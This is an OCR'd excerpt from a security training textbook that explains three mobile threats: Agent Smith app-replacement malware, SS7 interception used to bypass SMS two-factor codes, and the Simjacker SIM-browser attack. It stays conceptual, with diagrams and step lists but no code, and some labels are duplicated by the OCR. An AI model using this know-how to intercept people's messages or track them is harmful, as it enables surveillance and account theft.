
Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.



Attacker
1
Attacker drops malicious mobile app in a third-party app store
Third-party App Store
2
User downloads and installs the malicious mobile application
User
3
Malicious app infects or replaces the legitimate apps on user's device with C&C command
4
User
User's mobile bombarded with irrelevant ads
5
User
Exploits infected apps to steal critical information

Figure 17.9: Agent Smith Attack



Exploiting SS7 Vulnerability

- Signaling System 7 (SS7) is a **communication protocol** that allows mobile users to exchange communication through another cellular network
- SS7 is operated depending on **mutual trust between operators** without any authentication
- Attackers can exploit this vulnerability to perform a **man-in-the-middle attack**, impeding the texts and calls between communicating devices

User trying to access another network
SS7
User with mobile in remote location
Mobile Network
Attacker intercepts calls or text messages
Attacker

Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations




User trying to access another network
SS7
User with mobile in remote location
Mobile Network
Attacker intercepts calls or text messages
Attacker

Figure 17.10: Exploiting SS7 vulnerability

Simjacker: SIM Card Attack

- Simjacker is a vulnerability associated with a **SIM card's S@T browser**, a pre-installed software on SIM cards that is designed to provide a set of instructions
- Attackers exploit Simjacker to perform various malicious activities, such as capturing the locations of devices, monitoring calls, forcing device browsers to connect to malicious websites, and **performing DoS attacks**


Attacker's Device
Sends malicious code via SMS
SIM card
Device location?
010 100 010
Cell-ID
Send SMS
Process inside victim's mobile
010 100 010
SMS containing cell-ID and mobile location
Accomplice Device

Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities

